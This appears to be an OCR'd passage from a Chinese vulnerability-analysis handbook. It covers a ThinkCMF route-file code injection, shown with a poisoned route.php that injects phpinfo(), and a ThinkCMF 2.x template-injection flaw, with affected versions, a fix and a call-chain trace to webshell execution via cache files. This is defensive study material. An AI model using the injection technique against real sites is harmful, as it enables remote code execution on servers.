
```
90          if (strpos(cmf_version(),  needle: '5.0.') === false) {
91              $routeDir = CMF_ROOT . "data/route/"; // 5.1
92          } else {
93              $routeDir = CMF_ROOT . "data/conf/"; // 5.0
94          }
95
96          if (!file_exists($routeDir)) {
97              mkdir($routeDir);
98          }
99
100         $route_file = $routeDir . "route.php";
101
102         file_put_contents($route_file,  data: "<?php\treturn " . stripslashes(var_export($allRoutes,  return: true)) . ";");
103
104         return $cacheRoutes;
105     }
```



route.php - 记事本

文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)

```
<?php      return array (
 '1'=>array(""),phpinfo(),'2/:id' =>
 array (
   0 => 'portal/Article/index?cid=7',
   1 =>
   array (
   ),
   2 =>
   array (
     'id' => '\d+',
     'cid' => '\d+',
   ),
 ),
 '1'=>array(""),phpinfo(),'2' =>
```



4.6 ThinkCMF 2.x 代码注入漏洞 (Api/Plugin)

4.6.1 漏洞简介

漏洞名称：ThinkCMF 2.x 代码注入漏洞（Api/Plugin）

漏洞编号：无

漏洞类型：代码注入

CVSS 评分：无

漏洞危害等级：高危

4.6.2 漏洞概述

ThinkCMF 是一套基于 ThinkPHP 的 CMS（内容管理系统）。在 ThinkCMFX 2.2.3 最终版及以前版本中，存在一处模板注入漏洞。该漏洞源于程序未对模板文件名进行过滤，且接口权限控制不严。在模板名可控、文件内容可控的情况下，我们可以将 webshell 写入缓存文件，然后框架会去包含缓存文件，这样就成功执行了 webshell。

4.6.3 漏洞影响

1.6.0 <= ThinkCMFX <= 2.2.3

4.6.4 漏洞修复

1. 将 HomebaseController.class.php 和 AdminbaseController.class.php 类中 display 和 fetch 函数的修饰符改为 protected

2. 目前厂商已不维护 2.x 版本，请受影响的用户使用升级到 ThinkCMF 5 系列或者采用以上临时解决方案


4.6.5 漏洞分析

分析该漏洞，我们要详细跟踪一下 content 参数值的流向，我们从程序入口开始往后跟踪：


Step1：首先通过 ThinkPHP.php 入口文件进入到 Think.class.php 文件中的 start() 函数；

在 start() 函数中，进入到 App.class.php 文件中的主函数 run();


进入到文件中的 exec() 函数，exec 函数的作用就是解析请求的路由，这一块的处理模式即为 ThinkPHP 的处理模式；




通过路由解析，解析出了请求的 module、action，分别为: view 的 fetch。然后通过 invokeAction() 函数中的反射，定位到具体类以及具体的操作函数。以下即为第一阶段的路由解析阶段的调用链。




Step2：在定位了操作函数之后，首先定位到了 HomebaseController.php 文件中的 fetch() 函数；






然后通过 return parent::fetch 返回到其父类的 Controller.php 文件中的 fetch() 函数；




根据之前的路由解析，我们知道即将调用 View 然后即进入到 View.class.php 文件中的 fetch() 函数，进行模板处理。

我们可以看到该函数中，再起始有一个 ob_start();，然后对 content 进行处理后，通过 $content = ob_get_clean(); 将 content 清空，所以我们在清空之后下断点，然后我们即进入到 view_parase 模块，通过跟踪，我们解析出了模块对应的是 ParseTemplateBehavior.php 文件；




进入到 ParseTemplateBehavior::run() 主函数中，我们将面临着两个分支，我们分别在两个分支打上断点，来验证此处程序的走向。我们发现 content 的值是第一次发送的话，将会走 else 分支，如果不是第一次发送，将会走第一个分支，从判断条件也可得知，如果缓存中存在 content 的缓存，即走 if 分支，否则就走 else 分支。

我们利用第一次发送的 poc，进入到 else 分支中的 fetch 函数，我们发现进入到 Template.class.php 文件中的 fetch 函数，



我们可以看到 fetch 函数中调用了 loadTemplate() 函数，进入到该函数中，我们可以看到 content 最终被赋值到了 $tmplContent 参数中；



然后 $tmplContent (content) 经过编译后通过 Storage::put 函数保存，最终将文件生成到 data/runtime/Cache/Portal 文件夹中。最后，最后在 Template.class.php 文件中调用了 Storage::load 加载 cache 文件，最终导致代码执行。